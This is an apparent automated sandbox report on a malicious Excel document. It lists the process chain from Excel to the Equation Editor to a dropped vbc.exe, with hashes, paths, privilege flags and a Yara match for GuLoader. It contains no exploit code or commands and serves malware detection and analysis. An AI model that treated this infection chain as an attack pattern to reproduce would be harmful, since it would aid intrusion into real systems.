Analysis Process: EXCEL.EXE PID: 1320 Parent PID: 584

General

Start time:	07:24:41
Start date:	02/08/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2220 Parent PID: 584

General

Start time:	07:25:03
Start date:	02/08/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2328 Parent PID: 2220

General

Start time:	07:25:06
Start date:	02/08/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	259192 bytes
MD5 hash:	9318CD06A9A0B788DC043A63C97D4FCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000006.00000002.2355912032.0000000000270000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis